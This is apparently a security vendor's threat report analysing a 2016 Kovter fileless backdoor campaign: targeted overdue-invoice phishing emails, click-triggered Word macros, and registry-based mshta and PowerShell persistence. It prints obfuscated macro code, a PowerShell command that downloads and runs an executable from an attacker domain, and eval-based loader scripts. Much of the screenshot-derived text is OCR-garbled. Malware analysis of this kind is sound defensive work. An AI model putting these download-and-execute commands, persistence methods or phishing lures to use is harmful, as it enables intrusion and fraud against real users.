

New Wave of Fileless Kovter Backdoor Trojan Attacks Via "Targeted" Macro-Based Malware Spam Campaign

INTRODUCTION

During October 17 to 21, 2016, Morphisec identified and prevented several malicious and sophisticated macrobased documents at the site of one of our customers delivering a fileless Kovter backdoor Trojan attack.

This and similar attacks illustrate the troubling trend that macro-based malspam campaigns are attacking enterprises with modified evasion techniques now on a weekly basis. With antivirus products updating their signatures within 3-7 days of the detection of an attack, the window of opportunity is big enough for cybercriminals to score.

The security stack of our customer is composed of Kaspersky AV, Malwarebytes (an anti-malware solution) and Morphisec Endpoint Threat Prevention solution. In this case, both Malwarebytes and Kaspersky were not able to identify the malicious documents, the payloads or any other infection step during the attack chain even when tested on isolated computers without Morphisec. Only Morphisec prevented the attack on arrival, giving our customer the peace of mind he expected when augmenting his preferred AV solution with Morphisec.

In many respects, this current malspam campaign demonstrated unique qualities: Better targeted emails, modified macro with click-based execution, modified payloads and persistency mechanism. A description of a previous Kovter backdoor variant can be found here: http://blog.airbuscybersecurity.com/post/2016/03/FILELESS-MALWARE-%E2%80%93-A-BEHAVIOURAL-ANALYSIS-OF-KOVTER-PERSISTENCE.

Kovter is notorious for its sophistication and for attacking in waves: Its fileless variant evolved from previously pretending to be a Firefox or Chrome update to being delivered through JavaScript inside Zip files in August 2016.



TECHNICAL ANALYSIS

1. Use of Targeted Emails

Monitoring the latest campaigns, we found the often used "invoice/bill" email pattern. The subject and content pretends to inform the recipient about a due invoice and that payment needs immediate attention. A sense of urgency is created by threating the recipient with consequences in case this email is ignored.

The Kovter attack under discussion is of a more targeted nature: The attackers name the attached files with the company name, and on some of the mails they address the employee by his/her name and job title.

All the emails in this campaign originated from Cox email service users, as you can see by looking at the "from" field. [Cox allows to use its service in a 60-days free trial.]

Email Example 1

	Inc. Critical Billing Alert - C	OVERDUE INVOICE (01A4740)	
.doc File	Ŧ		
From: Susan Lloyd <	<u>bjlv2@cox.net</u> > ber 18, 2016 11:43 AM		
To:	DEI 10, 2010 11.45 AIVI		
	nc. Critical Billing Alert - OV	/ERDUE INVOICE (01A4740)	
Dear	,		an an defende a construction of a construction of the second second second second second second second second s
		urgent consideration. Although dispatching y stensive time and have been understanding v	ou multiple reminders, we received no response from you regarding the lo
		n your liability in the hands of a debt collection	, , ,
This operation will		credit score.	
Please reach out to	o us asap should wish to	negotiate an installment plan.	
i lease i cach out te			
This invoice(s) is se	riously past due:		
This invoice(s) is se Invoice #	Date Due	Amount + 5% Penalty fee	
This invoice(s) is se		Amount + 5% Penalty fee \$2,893.70	
This invoice(s) is se Invoice # INV00154834	Date Due September, 10th	\$2,893.70	
This invoice(s) is se Invoice # INV00154834 Payment terms: se	Date Due September, 10th e in the attached Billing	\$2,893.70 Statement.	
This invoice(s) is see Invoice # INV00154834 Payment terms: see We hope you will g	Date Due September, 10th	\$2,893.70 Statement.	
This invoice(s) is se Invoice # INV00154834 Payment terms: se We hope you will g Best Regards,	Date Due September, 10th e in the attached Billing	\$2,893.70 Statement.	
This invoice(s) is se Invoice # INV00154834 Payment terms: se We hope you will g	Date Due September, 10th e in the attached Billing tive this matter significar	\$2,893.70 Statement.	



Email Example 1

From: Rick Vandrisse [mailto:golfrace@cox.net] Sent: Tuesday, October 18, 2016 11:51 AM To: Subject: Message has been disinfected : America - Urgent Alert - OVERDUE ACCOUNT (Z8294)
Hello PE, This is an important letter and requires your immediate attention. Although emailing you several notifications, we received no response from you about the seriously past due balance. We think we have given you generous time
and have been patient with you. Hence: We feel there is no choice but to pass your account in the hands of a debt collection firm. <u>This action will impact</u> <u>America</u> . Please email us as soon as possible if you would wish to negotiate a repayment plan.
This invoice(s) is critically overdue:
Invoice # Date Due Total + 10% Penalty fee US0158321 Sept., 16th \$1,533
Payment terms: find in the enclosed Invoice. We sincerely hope you will give this situation serious consideration.
Sincerely, Rick Vandrisse, Clerical/accounting William J Portanova
The information transmitted in this email is intended solely for the addressee and may contain confidential, proprietary and/or privileged material. Any unauthorized review, distribution or other use of this information is strictly prohibited. If you have received this email in error please contact the sender immediately and delete any and all copies of this message.
Sage One Accounting Yournot well an Invoker To weap we force and The weap we force and The second of the second Tabled from the latibility and of count.



2. Malicious Macro

This time the macro has a slight modification in its delivery method. It is not enough to just enable the macro content.

The code is activated if the macro is enabled **and the user clicks on one of the images in the macro**: This way it can easily evade simple sandbox services which have simulated the enable macro content only.

To make detection even harder, the macro writers restricted the edit and view of the macro mapping to the different image clicks. Adding a restriction password on image edit also disables the sandbox to automatically map the macro procedures which will be activated.

	doc [Compatibility Mode] - Microsoft Word
Layout References Mailings Review View	
Image Language New Delete Previous Next Comments New Delete Previous Next Changes - Image Network Previous Next Change Next Changes - Image Network Previous Next Change N	Compare Protect
ontent has been disabled. Click for more details. Enable Content	Changes Compare Protect
Sage One Accounting You received an Invoice! To view your Invoice: 1 Enable Content in Microsoft Word menu 2 Select from the list below and click on it. Select from the list below and click on it.	Image: State of Contracting and State of



3. PowerShell - First Stage

The macro code activates a decrypted PowerShell code that downloads the Kovter downloader from **hxxp://demitartgourmet[.]com/changelog/bindata[.]exe.** Note that any image click will eventually result in the execution of the same PowerShell code.

	3 Motoman - ThisDocument (Code)	
	(General) VUIvC	•
Γ	Public Sub Image1_Click() prBtM End Sub	Macros
	Public Sub Image2_Click() prBtM End Sub Public Function d(ByVal NprcZr As String, ByVal adAyYW As String) As String For wsoTe = 1 To Len(NprcZr) HaYJqCB = GmzMp(NprcZr, wsoTe) If Not XLamx(adAyYW, HaYJqCB) Then d = HaYJqCB & d End If Next End Function Public Function GmzMp(ByVal zrvDJ As String, ByVal wsoTe As Integer) As String	Macro Name: Image 1 Click Image 1 Image 2 Click Click Image 2 Click Click Image 2 Click Click Image 3 Click Click Image 3 Click Click Image 4 Click Click Image 5 Click Click Image 6 Click Click Image 7 Clic
•	<pre>GnzMp = Mid(zrvDJ, wsoTe, 1) End Function Public Function XLamx(ByVal sruwbA As String, ByVal qCzDZzy As String) As Boolean XLamx = InStr(sruwbA, qCzDZzy) End Function Public Sub zquFtk(ByVal XYWFJ As String) Set UnwaGfr = CreateObject(d("lgl2seFvhwGSb5.Dt5Rpi4r08YcSxWk", "Gsb4Y250DF8wgkxRv")) UnwaGfr.Run XYWFJ, 0 End Sub</pre>	Macros In: Project (Motoman)
4	Init Sub Public Function VUlvC() As String VUlvC = d("K VGcv-jx Xs9Xsqap9X9yvb CfpRe-LR 40pYTomn-1m GYnzedRdm2iB8h zXDwUB- Y61kUleFmi > End Function Public Function AUxsm() As String AUxsm = d("L)qf8\$q(HcveUxE0B.4Kkv)1XUH1BehMJSkL.tRXpVHir3UL0cS7H0WzB m4XJ6ocJZ-B XqtVcke0 End Function	
ies		
essi VU	ion Value JVC 'powershell - w hidden -non -eo bypass -c Sf=[System IO Path]::GetTempFileName():(New-Object System Net WebClient) DownloadFile(Thttp://do	emitartoourmet.com/changelog/bindata.exe". \$f):(New-Object -com/WScript.Shell) Exec(\$f)"

4. Double Persistency through File-Less mshta Scripts

To gain persistency, Kovter uses both the Run key in **HKCU** (*) and the "Start Menu/Programs/Start" path.

[* For description of the use HKEY_CURRENT_USER...\Run see also <u>https://blogs.technet.microsoft.com/mmpc/2016/07/22/kovter-becomes-almost-file-less-creates-a-new-file-type-and-gets-some-new-certificates/</u>]

4.1. HKCU

In the "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" technique we can find two persistency methods which are both activated to reassure the execution of Kovter upon user login. We use RegmagiK to show you the persistent code in the registry, because regular regedit.exe is not sufficient as a result of non-ASCII characters that the attackers inserted intentionally.

The first "mshta" procedure will activate a JavaScript eval () function that executes a registry parameter written in a different registry location [described further below].



💣 RegmagiK (Administrator) CURRENT_USER\Software\A	/licrosoft\Windows\CurrentVersion\Run				
<u>File Edit View Go Bookmarks Tools H</u> elp		🚽 🖉 🖌 🖉 🖉	c (C:) 🕨 Users 🕨	▶ AppData ▶ Local	▶ abab ▼ ⁴ 7 Search abab
← → ⊕ £ 🚇 🐁 🖦 🖬 🛅 🖼 🗙 👗	Pa 💼 🔀 🚜 🙊 🗊 🔛 🖶 🍀 逾 谢 🏦 🕈	rganize 💌 🔳 Open	Share with 💌 🛛 Burn	New folder	🔊 f4ba Properties 🛛 🕹
Image: Second secon	Data Data "C:\Windows\system32\mshta.exe" javascript:IL6BY="M	Cownloads	Name Anno Anno Anno Anno Anno Anno Anno Ann		Compatibility Security Details Previous Versions General Shortout Options Font Layout Colors 14ba Target type: Windows Batch File
	17	Libraries Documents Music Pictures Videos Homegroup Computer Network Wetwork			Target location: abab Target: sen rpData Local abab 5500 bet Start in: Shortout key: None Run: Minimized Comment: Open Rie Location Change Icon Advanced
Thank you for using RegmagiK. Learn more at www.regma	agik.com				
i *new 1 - Notepad++ File Edit Search View Encoding Language Se Control Control Con	ttings Macro Run Plugins Window ? Ma Ma I & R I G G I ≂ 1 (■ 2) D I D D D D D D D D D D D D D D D D D	: = 5560.bat 🖸			OK Cancel Acply
<pre>1 IL6BY = "Msft"; 2 Br56 = new ActiveXObject("WSc; 3 B86b23 = "fn; 4 <u>HV4PR</u> = Br56.RegRead("HKCU\\s; 5 y5Wn026r = "sCV"; 6 eval(HV4PR); 7 tSqy33 = "wR";</pre>		1 start "" "C:\	,Users <mark>a A</mark> pp	pData\Local\abab	Vc143.50fec*

The second Run persistency method will activate a link file that is created in the local directory. This link file just activates a stub [filename].50fec (random name). The activation of the file is less interesting, but as it looks from registry, Kovter has created an *open command* registry to trigger a code execution when the associated files are activated (*c56e* and *50fec*), in this case again a mshta JavaScript code will be activated with the same code from registry. [For detailed description see <u>https://blogs.technet.microsoft.com/mmpc/2016/07/22/kovter-becomes-almost-file-less-creates-a-new-file-type-and-gets-some-new-certificates/]</u>

📸 RegmagiK (Administrator) CLASSES_BOOT\c56e\shell\open\command	
Eile Edit View Go Bookmarks Iools Help	🗧 🕗 🚽 « Local Disk (C:) 🕨 Users 🕨 🔹 AppData 🔺 Local 🕨 abab 🔹 🚽 🍫 Search abab
(+ →) @ <u>\$</u> @ @ <u>@</u> @ <u>@</u> @ X \$ @ @ [<mark>8</mark> # <u>@</u> \$] @ @ @ @ # 6 %	rganize 🕶 📧 Open Share with 🖛 Burn New folder 🔠 🖛 🗍
↑	
BehaviorFactory.Microsoft.DX A me Type Data	r Pavontes
BehaviorFactory.Microsoft.DX REG SZ TC:\Windows\system32\mshta.exe" [avascriptkl.elvye="p";\W0M=new ActiveXObject	Desktop 🚳 5560.bat 10/20/2016 10:41 Windows Batch File 1 KB
i bidispl.bidirequest	Downloads c143.50fec 10/20/2016 10:41 50FEC File 21 KB
📴 🖮 bidispl.bidirequest.1	Recent Places K f4ba 10/20/2016 10:41 Shortcut 1 KB
🖶 💼 bidispl.bidirequestcontainer	
in bidispl.bidirequestcontainer.1 in bidispl.bidispl	Libraries
bidispl.bidispl.1	De De Alt Reomanik (Administrator) CLASSES ROOD Stifer
BMPFilter.CoBMPFilter	M m reginingin (reministrator) co-oso_noon (soice
BMPFilter.CoBMPFilter.1	🖬 pi File Edit View Go Bookmarks Tools Help
- Dootstrap.vsto	📑 v 🤄 🗢 🔺 🏨 📾 📾 🖆 🖆 🏷 🗙 🐘 📾 📾 🔀 🔀 🗛 🎯 🗊 🖬 📽 🕲
⊕-	↑ · · · · · · · · · · · · · · · · · · ·
e- Briefcase	Hor gpp A Name Type Data
	REG_SZ CS6e
	Con B
	a AAC
e- 💼 open	Net accda
command 🕌	
	Thank you for using RegmagiK. Learn more at www.regmagik.com
Thank you for using RegmagiK. Learn more at www.regmagik.com	
C(Users Desktop)c56e_on_open_50fec.txt - Notepad++	
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?	
	🔚 c56e_on_open_50/ec.txt 🖾
<pre>1 IL6BY = "Msft"; 2 Br56 = new ActiveXObject("WScript.Shell");</pre>	<pre>1 kleJyye = "p"; 2 N40M = new ActiveXObject("WScript.Shell");</pre>
<pre>2 Brs6 = new Activexobject("wScript.snell"); 3 186b02s = "fn";</pre>	<pre>2 N40M = new ActiveXODject("WScript.Shell"); 3 eG9B9fB = "DpVHWh";</pre>
4 HV4PK = Br56.RegRead("HKCU\\software\\qpvlgj\\coydudku");	4 jQ4j1 = N40M.RegRead("HKCU\\software\\qpvlgj\\coydudku");
5 yBVm026v = "sCV";	5 qDSwh5MY = "VtUCvR";
6 eval(HV4PK); 7 tSqy33 = "wR";	6 eval(<mark>jQ4j1)</mark> ; 7 110v81 = "34nYBQ";
, padžos – av ,	, HINNE - SHADE,



4.2. "Start Menu/Programs/Start" path

The second persistency mechanism - as can be seen from process monitor - is the addition of a link file (.Ink) in the Startup directory. Upon login this file is activated as well as a very similar stub file (*.50fec) and the same mshta script that is registered in the *open command* registry path will be activated as a trigger.

	ert Page Layout Formulas Data	Review View								
Cut	$\begin{array}{c c} \hline Calibri & \cdot & 11 & \cdot & A^* & A^* \\ \hline B & I & U & \cdot & A^* & A^* \\ \hline \end{array}$	= = ≫·· ■ Wrap Text	General	v <u>≦s</u> ⊗ Conditional F	Normal		Good Neutral	×	Insert Delete Format	Σ AutoSum ▼
 Format Painter 				• Formatting → as	Table *	[input		· · · ·	🖉 Clear 👻 🛛
Clipboard 5		Alignment	S Number	G		Styles			Cells	Editi
D1537		AppData\Roaming\6cb0\5620.5	otec							
A A	BC			D			E	F	G H	I J
	J PID Operation	J Path					Result		-	
188 regsvr32.exe	1972 WriteFile		AppData\Local\abab\c143.						Length: 20,920, Prior	
189 regsvr32.exe	1972 WriteFile	C:\Users\	AppData\Local\abab\5560.						Length: 60, Priority: I	
13 regsvr32.exe	1972 WriteFile	C:\Users\	AppData\Local\abab\f4ba.						Length: 904, Priority:	
537 regsvr32.exe	1972 WriteFile		AppData\Roaming\6cb0\56						Length: 39,147, Prior	
583 regsvr32.exe	1972 WriteFile	C:\Users\	AppData\Roaming\Microso	oft\Windows\Sta	irt Menu\Programs\Star	tup\0801.Ink	SUCCESS	Offset: 0, I	Length: 982, Priority:	Normal
				- 0 %)						
	AppData ► Roaming ► 6cb0		Search 6cb0	٩	🗃 🌍 🔻 📙 « Microsoft	t ▶ Windows ▶ Star	t Menu 🕨 Programs 🕨 <mark>Star</mark>	tup	✓ 4 Sec	arch Startup
rganize 👻 🛛 Include ir	library 🕶 Share with 🕶 Burn N	lew folder	8== •		Organize 👻 🔳 Open	Share with 🔻	Burn New folder			8
Favorites	Name	Date modified Type	Size		☆ Favorites	Name	^	Date modifie	d Type	Size
Desktop	5620.50fec	10/20/2016 10:41 50FEC	File 39 KB		Desktop	0801		10/20/2016 10):41 Shortcut	1 1
Downloads					Downloads		(x0/ 20/ 2020 20	one and one of the second	×
Recent Places					Recent Places		0801 Properties			
					1.11		Compatibility	Security	Details Previous V	ersions
Libraries					🔚 Libraries		General Shortc		Font Layout	Colors
Documents					Documents					
J Music					Music		0801			
Pictures					Pictures					
Videos					Videos		Target type: Ap	plication		
					La nacos		Target location: Sy	stem32		
🕹 Homegroup					🜏 Homegroup				ta\Roaming\6cb0\5620.5	
- Honingsoup					tomegroup		Target:	AppDa	ta\Roaming\6cbU\ <mark>562U.5</mark>	Jtec"
Computer					Computer					
					and a surpluse.		Start in:			
Network					🙀 Network		Shortcut key: No	one		
🖳 vmware-host					📮 wetwork					
					The most nost		Run: M	inimized		•
							Comment:			

5. Mshta and PowerShell executed directly from registry

After observing the persistency steps, we are diving into the JavaScript code that is activated through the mshta (and is written in HKCU/Software/<RANDOM>/<random>). We notice that the JavaScript pattern is not very different from previous Kovter patterns.



📸 RegmagiK (Administrator) CURRENT_USER\Software\gpvlgj	The Edit Scalen view Encounty Editydage Settings Matero Ran Flagins Window .			
File Edit View Go Bookmarks Tools Help				
(← →) (0) 2: B (0) 10 10 10 10 × 3 10 10 10 10 10 10 10 10 10 10 10 10 10	code_executed_on_start.bd			
· · · · · · · · · · · · · · · · · · ·	1 16EjDYlCjVrwJ7qxOwH = "fr2uIfCp2DfapLxmu5mvZI71RTG1xrfPHvmRxbOf";			
	2 IIKHOSAYXXXH2YYUOJ = "cMyrhSRCTrVJUdhFRs";			
CURRENT_CONFIG Name Type Data	3 npET2sjwDECUbsKShDJ = "I4JLvHRjjD1MrsYrtoAB6z6Xwod8xckBiP0";			
instriction in the second sec	4 YGGNCPEGTnseOJCFVUq33ttiN = "uK5oGovbJX3LfFUbI1jTj15J4bROvc26hwbM";			
AppEvents REG_SZ6bjDVICyTvwJ7qxOwH=1f2uICp2DfapLxmu5/mvZI71RTG1xrtPHvmRvbC	5 ujxNvG6oCEhORNo5qlPxCV = "DhQDgMbVqB10B2kV6SoOAd0XzCkocnkfkXGdEgVVLm2";			
Console	6 Y7TUVxGbBBgihJKdJZBhNzC = "sbv8vRXe6xfKxiEzwmJONOLIFJgj1gj6eC";			
Control Panel	7 RKZQcwtbvx9aiaEEOfo = "Py4SQvIXf1ce1kKx50EP";			
	8 jAR95 = "792B215B3E0864051C2025107F3F170207596063317860175A0C76710514001E040B25093555250C2907C			
	<pre>9 r50gJgoRNpskedG5nkXwwzj = "GCrfsfzdS10F0iZxojW";</pre>			
a dentities ■ jzwk REG_SZ 1476952892	10 WURIa9nACzmmE3pFgrGobw = "uEjc6a7DuUiXICfYHFpz7S8GtUwU9U9kgdfcNdf8chce6";			
Keyboard Layout	11 sn90beDeYBRpEECsyxUT9UPE = "EsYLR3nlhNMpPtCeOWgFxrychKlAo8r";			
	12 nqYEgVju6eFHPlnLMboQRzxd = "jjCtzZjQNqAW6AjZ8nxYYrwvaha0fvpKefg5DwF17hEh";			
	13 CbOemlGFYNHRJYZQ4WaZ = "VYBOfJ1Zs955crTZ9J5HFyD3R0XS";			
- Software =	<pre>14 UAzJSIMAuH4vwUAwYuX = "Ysf2IDCBvSJTHMS4vcOrv5Ok22n4yLNqJXYG"; 15 x80tABr = "";</pre>			
marine and the second	<pre>16 for (ZtLV4Iwe = 0; ZtLV4Iwe < jAR95.length; ZtLV4Iwe += 2) x80tABr += String.fromCharCode(pars 17 G2JLwGOowmC6IZtevmx = "igL1VbwPY2ZrzxGZHV5P295L0GinvIiRitTfYm";</pre>			
	<pre>1/ G201MG20MMC01CEVIMX = "iqLiV0WF12CTX02Ry5F295L0GIN01K0[trIRM"; 18 R0pECTTxwfl0g70DYmG5SYT = "y9fY8Md7lD8HV/gdKUzn02mf1K520ebxClu7DYgN24jc63ah";</pre>			
in- AppDataLow	<pre>19 bJX08BbdS3rd1LKveYhH00 = "HM321WdeErTomN95fvTheTH5D2uK2vR";</pre>			
the-	<pre>19 poxedsnigstinkpuerinnpuerinnpuerinnpuerinnerinnputation posterion posteri post</pre>			
a Guzner	<pre>20 xEEDC2ZCGUQFRDIQWaQXim = "mm1254x5wG5AC0ARGARKGVKAFTSQAAWBGGVGF"; 1ibCEUcbWyJJJWpuzy2SH = "mx2FmyqZwB03U00%yjkSdJBaolJsGpi";</pre>			
🖶 💼 Macromedia	22 GAmgD3FCVnAlsjObyH2AND = "8dnmoq4eGV3ftdEVMDXtSLBny17J";			
- Microsoft	22 bwdy Y kdi 8 F s y kd k F s y kd k F s y kd k K s kd k kd k kd k kd k kd k kd k			
B- Netscape	23 molyFPsfHdE015wknc2UE = "zzFvkool16KTMkrF9M4Dk0";			
- TCore	25 NbWfKfxv0Y = "0fVmpv1jzfoX1rXkC193DEBn7eE4oclqIzf8L3GHOC0xnl01Pj3T35KA9vw3FattmHwS1k1Nd5ZN6jXV			
DDBC	26 HGOAMCOKOBMO = "";			
	27 = for (IurnuoETRalRy2 = qsBQVQRxN0NsrEzk = 0; qsBQVQRxN0NsrEzk < x80tABr.length; qsBQVQRxN0NsrEz			
	28 HGOaMCOKOBMO += String.fromCharCode(x80tABr.substr(gsBQVQRxNONsrEzk, 1).charCodeAt() ^ NbW			
	29 IurnuoETRalRy2 = (IurnuoETRalRy2 < NbWfKfxv0Y.length - 1) ? IurnuoETRalRy2 + 1 : 0;			
GetupFactory	30			
ip-im Sysinternals	31 ImdgdWBerzPLHA1IMG = "OgL48aG6auPl7gxeS4rQYip8pRjPyxEBLbouLQOOLV";			
e- Telerik - (32 JYOPUDoiilgwCqwgiPKIv = "PS18o49bhpwQvfgtwEIKhG8p8Fsg5SHiXJvbtH6";			
Thank you for using RegmagiK. Learn more at www.regmagik.com	33 mJUDso2cHYZatSiRbHg = "XiytDqPNe36W092KITxW5IhYx9yoyAKON";			
Thank you for using regmagic, Learn more at www.regmagic.com	34 eNcERMJ5JbcReiKyWcuqmcQ = "XQX07gyDUHCF7kYXDko5";			
c56e on open 50fec.bt	<pre>35 bt4qplRGJGaKfOHJKMD = "egaq9xRdFCyDhORNCHnnzROA51FTBFoUxDuQj";</pre>			
	36 XMM2ezfwRir3FXZHdoKuGNwZ = "nLz6gvcsUzJiS61mF33wJ";			
<pre>1 kleJyye = "p";</pre>	37 PJp4b19LGXiprzcIIQ1LXrT = "FtPLVsJxXBIgXe81nEGXN0QyMazC94DfPghrjdR5v";			
<pre>2 N40M = new ActiveXObject("WScript.Shell");</pre>	38 hhpEwogXUYqTLXBMI2Sf = "cmfs8ZA2XSxk6rpyZrLwNV1VG6eQcmIA0js3eH";			
3 eG9B9fB = "DpVHWh";	39 eval(HG0aMCOkObMO);			
<pre>4 jQ4j1 = N40M.RegRead("HKCU\\software\\qpvlgj\\coydudku");</pre>	40 MkTCgKUk2YxrtUnQPLMSVWC4I = "iCwqBcGTkpiK6yJxM6qbeCelul";			
5 qD5wh5MY = "VtUCvR";	41 wcKggETCZUH5ZhnBMGLU = "aeKtLf33NWSX0JttgL4u";			
6 eval(jQ4j1);	42 hUNeogwDhkM9TFBWGkgczbh = "6FXecp2y35BstYNUEHAf0LNRHuTpNW";			
7 110v8i = "34nYBQ";	43 rNHgCYFszMPpvqx0DxFZRgs8 = "X5V701QGL4qWubebVThqtxF2j71uGVuEORJO";			

This JavaScript code eventually activates a PowerShell script. The PowerShell stage 1 script just writes to environment variable the second stage script and then activates it.

co	de_exetjs.html 🗙		Watches	
	1532F780E380508720122280E421D295863556D7A2D5B31395F23181C16387B1B290D2C673A	A2859107F54040A3D2F1E17452705406908290E460129345C0538370020033C002A0469591136252C	~	\$A ?
	686E48200A281E7F3F1D662A3D3B092520547E7C69121239205B225F0E227F600B646D46600	00C78491B19612A021D130212441110090303035468184F08351B3E043879010832212138017E1B352		"v+![>\bd\u0005\u001c %\u0010?\u0017\u00
		LE62230005277C3E1A3A1C66655A7E2E795107074D3A126B140D23455C2C3B151D28541636590D7F07	 ZtLV4Iwe 	47900
		35028753225640E3578040B1915244314621F5430040B0243322622257C2A23401E7B7B210C4330047	G2JLwGQowmC6IZteymx	"iqLIVbwPY2ZrzxGZHy5P295L0GinvIiRjtTfYm"
	E0516033F393C4E305B135D143C74350362232F000E227556231C1D3D153F2B55515E165521	213A5D3F007F00195435295325121D2179555A1E027B1E55573D5F35303E0213482008285D37212B2E		
		33A227F2A0D026446177C23315E4A4D390A3A0A3A191755050D153304620B2B3C0C660F07181915075	R0pPCfTzwfuQg7ODYmGsSYrl	"y9zfY8Md7ID8HVjQdKUznO2mT520ebxClu7D
	9012A431C3703062C083550295F2B14133501565E3013413F1D5626405D2E2D5557124B234	C:\Users\Morphisec1\Desktop\HG0aMCOkObMO.js - Notepad++		
	42535D";	File Edit Search View Encoding Language Settings Macro Run Plugins Window	2	×
11	r5OgJgoRNpskedG5nkXwwzj = "GCrfsfzdS10F0iZxojW";			~
12	WURIa9nACzmmE3pFgrGobw = "uEjc6a7DuUiXICfYHFpz7S8GtUwU9U9kgdfcNdf8chce	<u>, , , , , , , , , , , , , , , , , , , </u>		
13	<pre>sn9ObeDeYBRpEECsyxUT9UPE = "EsYLR3nIhNMpPtCeOWgFxrychKIAo8r";</pre>	😑 c56e_on_open_50fec.txt. 🔀 🔚 HG0aMCOkObMO.js 🔀		
14	nqYEgVju6eFHPlnLMboQRzxd = "jjCtzZjQNqAW6AjZ8nxYYrwvaha0fvpKefg5DwF17h	1 IMw6NgUofFJHNMOiDhYPu = "vmi3EjsloMgC1vfbDfD8xwrBMhWTNP1pN	kDCwoeV56A6JJ":	[
15	CbOemlGFYNHRJYZQ4WaZ = "VYBOfJ1Zs955crTZ9J5HFyD3R0XS";	2 rtTqExJnaw2sqr8EQtTrB = "w4XXLeFgK0peAUKMj5ay2aieTqYPBUB8I		
16	UAzJSIMAuH4vwUAwYuX = "Ysf2IDCBvSJTHMS4vcOrv50k22n4yLNqJXYG";	3 HXz0dpOGoOELcbQCzdemdb = "k8YqJxbx8WS07Xk2meL7y73";		
17	x80tABr = "";	4 etry {		
18	<pre>for (ZtLV4Iwe = 0; ZtLV4Iwe < jAR95.length; ZtLV4Iwe += 2) x80tABr += 1</pre>	5 moveTo(-100, -100);		
19 20	<pre>G23LwGQowmC6IZteymx = "iqL1VbwPY2ZrzxGZHy5P295L0GinvIiRjtTfYm"; R0pPCfTzwfu0g70DYmGsSYr1 = "y9zfY8Md71D8HVj0dKUzn02mT520ebxC1u7DYgN24j</pre>	<pre>6 resizeTo(0, 0); 7 v63N = new ActiveXObject("WScript.Shell");</pre>		
20	pJxOa8hgGSqja1LKveYhHp0 = "HM3Z1WqeEz7rQmN9SfyXTheT1H5DZuK2yR";	<pre>8 (v63N.Environment("Process"))("ussbhjxr") = "iex ([Tex</pre>	t.Encodingl::ASCIL.GetString([Conv	ertl::FromBase64String(' <mark>T2)tdG9pcm</mark>
22	xEEBczz08u0rRBYgwa0xYH = "hmTzB4kSNdSX0BxHJHXkFJKPArL9gaXMWBcGVV3F";	<pre>9 pwo6h = v63N.Run("C:\\Windows\\SysWOW64\\WindowsPowerS</pre>		
23	iLOEUcbWyJJ1WpuzyZSH = "Mz8FmyqZw803U0w3vikSdJBaoiUsGpi";	10 } catch (e) {}		
24	GAmaD3FCVnAalsiObvHZaNb = "8dnnog4eCJV3fgtdEVMDXtSL8nv17J";	11 close();		
25	bwUYjXdi8FsJYRVUqoimum1Ri = "71Mm17tP3CGS7LhqR0sysAcy";			
26	mQjxFPsfHdE0j5wkncZU6 = "zzHvkooQlGKTMkuF9M4DkQ";			
27	NbWfKfxv0Y = "0fVmpy1jzfoX1rXkC193DEBn7eE4og1qIzf8L3GHOC0xn101Pj3T35KA			
28	HG0aMCOkObMO = "";	u		
29	<pre>for (IurnuoETRalRy2 = qsBQVQRxN0NsrEzk = 0; qsBQVQRxN0NsrEzk < x80tABr</pre>			
30	HG0aMCOkObMO += String.fromCharCode(x80tABr.substr(qsB0V0RxN0NsrEz)			
31	<pre>IurnuoETRalRy2 = (IurnuoETRalRy2 < NbWfKfxv0Y.length - 1) ? Iurnuo</pre>			
32	}			
33	<pre>lmdqdWBerzPLHA1IMG = "OgL48aG6auP17qxeS4rQYip8pRjPyxEBLbouLQ00LV";</pre>			
34	JY0PUDoiilgwCqwgiPKIv = "PS18o49bhpwQvfgtwEIKhG8p8Fsg5SHiXJvbtH6";			
35	mJUDso2cHYZatSiRbHg = "XiytDqPNe36W092KITxW5IhYx9yoyAKON";			
36	eNcERMJ5JbcReiKyWcuqmcQ = "XQX07gyDUHCF7kYXDko5";			
37	<pre>bt4qp1RGJGaKfOHJKMD = "egaq9xRdFCyDhORNCHnnzROA51FTBFoUxDuQj";</pre>			
38	XMM2ezfwRir3FXZHdoKuGNwZ = "nLz6gvcsUzJiS61mF33wJ";			
39	PJp4b19LGXiprzcIIQ1LXrT = "FtPLVsJxXBIgXe81nEGXN0QyMazC94DfPghrjdR5v";			
40	hhpEwogXUYqTLXBMI2Sf = "cmfs8ZA2XSxk6rpyZrLwNV1VG6eQcmIA0js3eH";			
41	eval(HG0aMCOkObMO <mark>);</mark>			
42	MkTCgKUk2YxrtUnQPLMSVWC4I = "iCwqBcGTkpiK6yJxM6qbeCe1ul";			
43	wcKgqETCZUH5ZhnBMGLU = "aeKtLf33NWSX0JttgL4u";			
44	hUNeogwDhkM9TFBWGkgczbh = "6FXecp2y35BstYNUEHAf0LNRHuTpNW";	JavaScript file length : 24,010 lines : 11	Ln:8 Col:44 Sel:8 1	Windows (CR LF) UTF-8 INS
45	rNHgCYFszMPpvqx0DxFZRgs8 = "X5V701QGL4qWubebVThqtxF2j71uGVuEORJO";		1	



6. PowerShell - Second Stage

The second stage script (described previously here -

<u>https://blogs.technet.microsoft.com/mmpc/2016/07/22/kovter-becomes-almost-file-less-creates-a-new-file-type-and-gets-some-new-certificates/</u>), has the main goal to stay in-memory. It creates a shellcode on the fly and injects it directly into the same PowerShell process (described further below).

We can notice the usual pattern of allocating code in the process, mem copying the code into the allocated space, and using the CreateThread function to execute the shellcode.


<pre>step:(1); itry[</pre>		ntogrdfbzryjcsehvrtgavlovrei
